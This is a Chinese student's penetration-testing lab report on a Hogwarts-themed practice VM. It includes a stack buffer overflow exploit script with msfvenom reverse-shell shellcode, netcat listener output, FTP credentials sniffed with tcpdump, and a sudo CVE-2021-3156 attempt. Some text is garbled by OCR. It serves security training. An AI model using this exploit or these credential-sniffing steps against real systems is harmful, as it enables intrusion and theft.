# 《网络攻防实战》实验报告

第<u>7</u>次实验: <u>lab07</u>

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时间:大概花了2天多

### 一、实验目的

取得目标靶机的 root 权限和 3 个 flag。 我们将使用到以下攻击手段: 主机发现、端口扫描、...

## 二、实验内容

1.首先常规操作(主机 IP 发现,端口扫描,服务扫描)

IP: 10.0.2.12, 开放端口: 21,22,80,2222,9898

```
—(kali⊛kali)-[~]
$\sudo nmap -p21,22,80,2222,9898 -sV -sC 10.0.2.12
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-01 15:10 CST
Nmap scan report for 10.0.2.12
Host is up (0.00071s latency).
         STATE SERVICE
                          VERSION
21/tcn onen ftn
                          vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
               1 0
                                     705996 Apr 12 2021 server
                           0
_-rwxr-xr-x
_hogwarts
| ftp-syst:
    STAT:
  FTP server status:
       Connected to ::ffff:10.0.2.4
       Logged in as ftp
       TYPE: ASCII
       No session bandwidth limit
       Session timeout in seconds is 300
       Control connection is plain text
       Data connections will be plain text
       At session startup, client count was 3
       vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open ssh
                          OpenSSH 7.9p1 Debian 10+deb10u2 (proto
col 2.0)
| ssh-hostkey:
    2048 48df48372594c4746b2c6273bfb49fa9 (RSA)
    256 1e3418175e17958f702f80a6d5b4173e (ECDSA)
_ 256 3e795f55553b127596b43ee3837a5494 (ED25519)
80/tcp open http
                         Apache httpd 2.4.38 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.38 (Debian)
2222/tcp open ssh
                          OpenSSH 8.4 (protocol 2.0)
| ssh-hostkey:
    3072 c41dd5668524574a864ed9b60069788d (RSA)
    256 0b31e76726c64d12bf2a8531bf21311d (ECDSA)
    256 9bf4bd71fa16ded589ac698d1e93e58a (ED25519)
9898/tcp open monkeycom?
| fingerprint-strings:
    GenericLines, GetRequest, HTTPOptions, RTSPRequest:
      Welcome to Hogwart's magic portal
      Tell your spell and ELDER WAND will perform the magic
      Here is list of some common spells:
      Wingardium Leviosa
      Lumos
      Expelliarmus
```

利用 nmap –script vuln 10.0.2.12 没有发现漏洞访问主机 WEB 页面没有发现重要信息利用 gobuster,dirsearch 没有发现隐藏路径

#### 3.

这里我们开始访问 ftp,这个 ftp 是可以匿名访问的 访问后发现一个文件叫 server\_hogwarts,下载下来 查看文件后知道这是一个 32 位可执行 ELF 文件

```
kali@kali:
                      kali@kali: ~/HA/week9 64x50
₽
   -(kali@kali)-[~/HA/week9]
_$ ftp 10.0.2.12
Connected to 10.0.2.12.
220 (vsFTPd 3.0.3)
Name (10.0.2.12:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||60984|)
150 Here comes the directory listing.
-rwxr-xr-x
             1 0
                        0
                                   705996 Apr 12 2021 server_h
ogwarts
226 Directory send OK.
ftp> get server_hogwarts
local: server_hogwarts remote: server_hogwarts
229 Entering Extended Passive Mode (|||37830|)
150 Opening BINARY mode data connection for server hogwarts (705
996 bytes).
100% | ************
                            689 KiB
                                       25.84 MiB/s
                                                      00:00 ETA
226 Transfer complete.
705996 bytes received in 00:00 (25.06 MiB/s)
ftp> exit
221 Goodbye.
  —(kali⊛kali)-[~/HA/week9]
$ file server_hogwarts
server_hogwarts: ELF 32-bit LSB executable, Intel 80386, version
1 (GNU/Linux), statically linked, BuildID[sha1]=1d09ce1a9929b28
2f26770218b8d247716869bd0, for GNU/Linux 3.2.0, not stripped
```

尝试运行 server\_hogwarts 后,看似没有任何反应 使用 ps 命令查看后台是否有动静

使用 ss 命令后,确实此文件对 9898 端口有过接听

```
(kali% kali)-[~/HA/week9]
$ ss -pantu | grep server
tcp LISTEN 0 3 0.0.0:9898 0.0.0.0:*
users:(("server_hogwarts",pid=43300,fd=3))
```

那么接听本地 9898 端口发现确实有服务

```
(kali⊕ kali)-[~/HA/week9]
$ nc 127.0.0.1 9898
Welcome to Hogwart's magic portal
Tell your spell and ELDER WAND will perform the magic
Here is list of some common spells:
1. Wingardium Leviosa
2. Lumos
3. Expelliarmus
4. Alohomora
5. Avada Kedavra
```

nc 10.0.2.12 9898 可以知道靶机上也一样有服务

接下来我们用 checksec 检查文件的安全级别


```
(kali@ kali)-[~/HA/week9]
$ checksec --file=server_hogwarts
RELRO STACK CANARY NX PIE RPATH RUNPATH Symbols FORTIFY Fortified Fortifiable FILE
NO RELRO Canary found NX disabled No PIE No RPATH NO RUNPATH 2250 Symbols No 0 Oserver_hogwarts
```

可以观察到此文件安全级别低,RELRO, NX, PIE, FORTIFY 都没有设置


我们需要在 KALI 机上关掉地址随机化的功能 修改/proc/sys/kernel/randomize\_va\_space 里的值为 0

```
___(root⊗kali)-[/proc/sys/kernel]
# echo 0 > randomize_va_space
```

接下来我们使用 edb-debugger 对文件进行动态表示 启动 edb-debugger, 在 KALI 机上接听本地 9898 端口 使用 cmd: \$ python -c "print('A'\*500)", 生成 500 个 A 在 nc 接听端口出输入 500 个 A 后,弹出窗口



可以确定,程序存在缓冲区输入漏洞




接着我们就需要确定输入是在哪个长度的时候出错的利用 cmd: \$ msf-pattern create -I 500

## \_\_(**kali⊛kali**)-[~] \_\$ msf-pattern\_create -l 500

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0A
c1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae
2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3
Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4A
i5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak
6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7
Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8A
o9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq

按照一样的方法输入,得到不同报错



那么我们就需要找到 0x64413764 在刚刚 500 长度 string 的哪个位置

```
___(kali⊗ kali)-[~]
$ msf-pattern_offset -l 500 -q 64413764
[*] Exact match at offset 112
```

偏移量为 112

我们注入的 cmd 需要在 113 的位置注入 编写 python 的脚本


先测试一下从 113 的地方输入 HACK 试试



45434148 KCAH

测试没问题

7. 好的那么,现在需要把 EIP 的内容改成 ESP 的内容 利用 edb 的插件 opcode search





接着利用 msfvenom 生成 payload

cmd: \$ msfvenom -p linux/x86/shell\_reverse\_tcp LHOST=10.0.2.4 LPORT=4444 -b "\x00" -f py 然后需要自己编写脚本

```
import struct;
buf = b""
buf += b"\xd9\xe5\xba\x2c\x1b\xd1\xc9\xd9\x74\x24\xf4\x5e"
buf += b"\x31\xc9\xb1\x12\x83\xee\xfc\x31\x56\x13\x03\x7a"
buf += b"\x08\x33\x3c\xb3\xf5\x44\x5c\xe0\x4a\xf8\xc9\x04"
buf += b"\xc4\x1f\xbd\x6e\x1b\x5f\x2d\x37\x13\x5f\x9f\x47"
buf += b"\x1a\xd9\xe6\x2f\x97\x19\x1b\xab\xcf\x1b\x1ab\xa2"
buf += b"\x53\x95\xfa\x74\x0d\xf5\xad\x27\x61\xf6\xc4\x26"
buf += b"\x48\x79\x84\xc0\x3d\x55\x5a\x78\xaa\x86\xb3\x1a"
buf += b"\x43\x50\x28\x88\xc0\xeb\x4e\x9c\xec\x26\x10"
print('A'*112+struct.pack('I',0x08049d55)+'B'*5+buf)
```

这里首先输入 112 个 A

然后输入调转地址

接着输入几个字符,这里输入5个'B',6个好像也可以

因为观察 edb-debugger 的 Stack 的地方可以看到,后面接了 buf 的话注入的字符串会有偏移。

为了调整便宜需要在地址和 buf 之间输入偏移量个字符进行调整

然后这里我也和老师有点不同,我是这样注入字符串的(因为不太懂 python 脚本怎么写)

```
____(kali⊛ kali)-[~/HA/week9]
$ python2 local.py | nc 10.0.2.12 9898
```

在 KALI 机上接听后,成功进入靶机!

```
(kali⊗ kali)-[~/HA/week9]
$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.12] 50386
whoami
harry
id
uid=1000(harry) gid=1000(harry) groups=1000(harry)
```

进入靶机后发现在当前目录有一个隐藏文件 mycreds. txt

```
/home/harry $ ls -al
total 64
                                             4096 Nov 2 13:54 .
drwxr-sr-x
                1 harry
                             harry
                                             4096 Apr 13 2021 ..
9 Apr 13 2021 .ash_history -> /dev/null
24 Apr 13 2021 .mycreds.txt
drwxr-xr-x
                1 root
                             root
lrwxrwxrwx
                1 root
                             harry
-rw-r--r--
                1 root
                             harry
-rw----
                1 harry
                             harry
                                           319488 Nov 2 13:54 core
/home/harry $ cat .mycreds.txt
HarrYp0tter@Hogwarts123
```

#### 看似是一个密码、尝试在 2222 端口登录 ssh. 可以登录

```
-(kali⊛kali)-[~/HA/week9]
$ ssh harry@10.0.2.12 -p 2222
The authenticity of host '[10.0.2.12]:2222 ([10.0.2.12]:2222)' c
an't be established.
ED25519 key fingerprint is SHA256:6CW2ttBtHX05anpjXGy+JzIt+kEjx+
YHsARGIfEj9r0.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprin
t])? yes
Warning: Permanently added '[10.0.2.12]:2222' (ED25519) to the l
ist of known hosts.
harry@10.0.2.12's password:
Welcome to Alpine!
The Alpine Wiki contains a large amount of how-to guides and gen
information about administrating Alpine systems.
See <http://wiki.alpinelinux.org/>.
You can setup the system with the command: setup-alpine
You may change this message by editing /etc/motd.
2b1599256ca6:~$ id
uid=1000(harry) gid=1000(harry) groups=1000(harry)
2b1599256ca6:~$ whoami
harry
```

10.

Ssh 登录后,经过调查,好像进入的是一个容器

```
2b1599256ca6:/# ls -al
total 72
drwxr-xr-x
              1 root
                          root
                                        4096 Apr 24
                                                     2021 .
                                        4096 Apr 24
                                                     2021 ...
drwxr-xr-x
              1 root
                          root
                                           0 Apr 24 2021 .docker
-rwxr-xr-x
              1 root
                          root
```

在 root 目录可以找到第一个 flag

```
2b1599256ca6:~# cat horcrux1.txt
horcrux_{NjogSGFSclkgUG90VGVyIGRFc1RyT3llZCBieSB2b2xEZU1vclQ=}
```

#### 12.

同样在 root 目录里有一个 note.txt 查看内容后,得知需要查看 ftp 服务的 parcel 好的那么我们就用 tcpdump 查看

在靶机上运行 cmd: \$tcpdump -i eth0 -A port ftp > out.pcap

在 KALI 机上 ftp 10.0.2.12 链接靶机 ftp 服务,随便输入用户名和密码后 exit 在靶机上查看 out.pcap

\$cat out.pcap | grep -i user

\$cat out.pcap | grep -I pass

得到用户名(neville)和密码(bL!Bsg3k)

```
2b1599256ca6:~# tcpdump -i eth0 -A port ftp > out.pcap
tcpdump: verbose output suppressed, use -v[v]... for full protocol
decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262
144 bytes
^C0 packets captured
0 packets received by filter
0 packets dropped by kernel
2b1599256ca6:~# tcpdump -i eth0 -A port ftp > out.pcap
tcpdump: verbose output suppressed, use -v[v]... for full protocol
decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262
144 bytes
^C17 packets captured
17 packets received by filter
0 packets dropped by kernel
2b1599256ca6:~# cat out.pcap | grep -i pass
15:08:01.551023 IP 2b1599256ca6.21 > 1/2.17.0.1.56262: Flags [P.],
seq 21:55, ack 15, win 510, options [nop,nop,TS val 1716729636 ecr
151975653], length 34: FTP: 331 Please specify the password.
fS7$
         ...331 Please specify the password.
15:08:01.551057 IP 172.17.0.1.56262 > 2b1599256ca6.21: Flags [P.],
seq 15:30, ack 55, win 502, options [nop, nop,TS val 151975654 ecr 1
716729636], length 15: FTP: PASS bL!Bsg3k
         ...fS7$PASS bL!Bsg3k
2b1599256ca6:~# cat out.pcap | grep -i user
15:08:01.550966 IP 172.17.0.1.56262 > 2b1599256ca6.21: Flags [P.], seq 1:15, ack 21, win 502, options [nop,nop,TS val 151975653 ecr 17 16729635], length 14: FTP: USER neville
        ...fS7#USER neville
```

利用得到信息可以成功登录 ssh 靶机的服务

```
neville@Fawkes:~$ whoami
neville
neville@Fawkes:~$ id
uid=1000(neville) gid=1000(neville) groups=1000(neville)
```

```
neville@Fawkes:~$ cat horcrux2.txt
horcrux_{NzogTmFHaU5pIHRIZSBTbkFrZSBkZVN0cm9ZZWQgQnkgTmVWaWxsZSB
Mb25HYm9UVG9t}
```

成功登陆靶机后杳看系统信息发现是 Debian 10 版本

```
neville@Fawkes:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Debian
Description: __Debian GNU/Linux 10 (buster)
Release: __10
Codename: buster
```

对于 Debian 10, 可以利用 CVE-2021-3156 漏洞进行 Root 提权

```
neville@Fawkes:~$ ls
horcrux2.txt
neville@Fawkes:~$ sudoedit -s '\' `perl -e 'print "A" x 65536'`
malloc(): corrupted top size
Aborted
```

## 14.

到这里我从网上下载了各种 CVE-2021-3156 文件,尝试了各种方法 还是不能得到 Root 权

# 三、实验结果

# 第一个 flag

2b1599256ca6:~# cat horcrux1.txt
horcrux\_{NjogSGFSclkgUG90VGVyIGRFc1RyT3llZCBieSB2b2xEZU1vclQ=}

# 第二个 flag

neville@Fawkes:~\$ cat horcrux2.txt
horcrux\_{NzogTmFHaU5pIHRIZSBTbkFrZSBkZVN0cm9ZZWQgQnkgTmVWaWxsZSB
Mb25HYm9UVG9t}

## 四、实验中遇到的问题及解决方案

说实话对于一个菜鸟来说,第一个任务的编写 python 脚本的过程有点痛苦,就任务一就花了我 2 天 T T。但是搞明白原理还是挺好玩的。任务二还可以,重新接触了一下 tcpdump。任务三期待老师讲解~

# 五、实验的启示/意见和建议

**附:**本次实验你总共用了多长时间?包括学习相关知识时间、完成实验内容时间、 完成实验报告时间。(仅做统计用,时间长短不影响本次实验的成绩。)